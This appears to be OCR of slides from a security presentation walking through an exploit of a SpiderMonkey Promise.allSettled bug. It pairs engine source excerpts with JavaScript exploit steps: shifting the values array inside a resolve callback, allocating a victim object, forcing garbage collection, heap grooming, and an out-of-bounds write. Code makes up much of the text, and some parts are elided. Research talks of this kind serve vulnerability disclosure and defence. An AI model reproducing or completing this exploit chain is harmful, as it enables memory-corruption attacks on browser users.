
js::ThisShapeForFunction


↓

```
inline bool JSFunction::getAllocKindForThis(…) {
  //…
  size_t propertyCountEstimate =
script->immutableScriptData()-
>propertyCountEstimate;
  allocKind = js::gc::GetGCObjectKind(std::max(
  js::gc::GetGCKindSlots(js::NewObjectGCKind()),
  propertyCountEstimate));
  return true;
}
```

Tracking the Values Array

```
const arr = Array(12);
for (let i = 0; i < 12; i++) {
  arr[i] = 0x40+i;
}
const args_prom = [arr];
Reflect.apply(Promise.allSettled, DividePromise, args_prom);
last_fulfilled();
```





The Custom_Resolve Callback Function


```
function custom_resolve(result) {
  //…
}
//…
last_fulfilled();
//…
```

```
static bool PromiseAllSettledElementFunction(JSContext* cx,
unsigned argc, Value* vp) {
//…
uint32_t remainingCount = data->decreaseRemainingCount();
if (remainingCount == 0) { // true when calling last_fulfilled();
  RootedObject resolveAllFun(cx, data->resolveOrRejectObj());
  RootedObject promiseObj(cx, data->promiseObj());
  if (!CallPromiseResolveFunction(cx, resolveAllFun,
values.value(), promiseObj)) {
    return false;
  }
}
//…
}
```

The Custom_Resolve Callback Function

```
function custom_resolve(result) {
  //…
}
//…
last_fulfilled();
//…
```


```
static bool PromiseAllSettledElementFunction(JSContext* cx,
unsigned argc, Value* vp) {
//…
uint32_t remainingCount = data->decreaseRemainingCount();
if (remainingCount == 0) { // true when calling last_fulfilled();
  RootedObject resolveAllFun(cx, data->resolveOrRejectObj());
  RootedObject promiseObj(cx, data->promiseObj());
  if (!CallPromiseResolveFunction(cx, resolveAllFun,
values.value(), promiseObj)) {
    return false;
  }
}
//…
}
```



Shifting the Values Array in the Callback


```
let ar1 = [];
function custom_resolve(result) {
  for (let i = 0; i < 12; i++) { result.shift(); }
  result[0] = new C0(undefined,undefined,
                     undefined,undefined,undefined);
  ar1.push(result.at(0));
}
```

Shift the pointer and finally shrink the elements



Allocating the Victim Object C0


```
let ar1 = [];
function custom_resolve(result) {
  for (let i = 0; i < 12; i++) { result.shift(); }
  result[0] = new C0(undefined,undefined,
                     undefined,undefined,undefined);
  ar1.push(result.at(0));
}
```



Allocating the Victim Object C0


```
let ar1 = [];
function custom_resolve(result) {
  for (let i = 0; i < 12; i++) { result.shift(); }
  result[0] = new C0(undefined,undefined,
                     undefined,undefined,undefined);
  ar1.push(result.at(0));
}
```

SetProperty




Moving Objects from Nursery to Tenured Heap

```
trigger_gc(); // major GC
let junk_arr = [1];
rejected_func_arr.at(11)();
```




Heap Grooming in the Tenured Heap



Out of Bounds Write (OOBW)

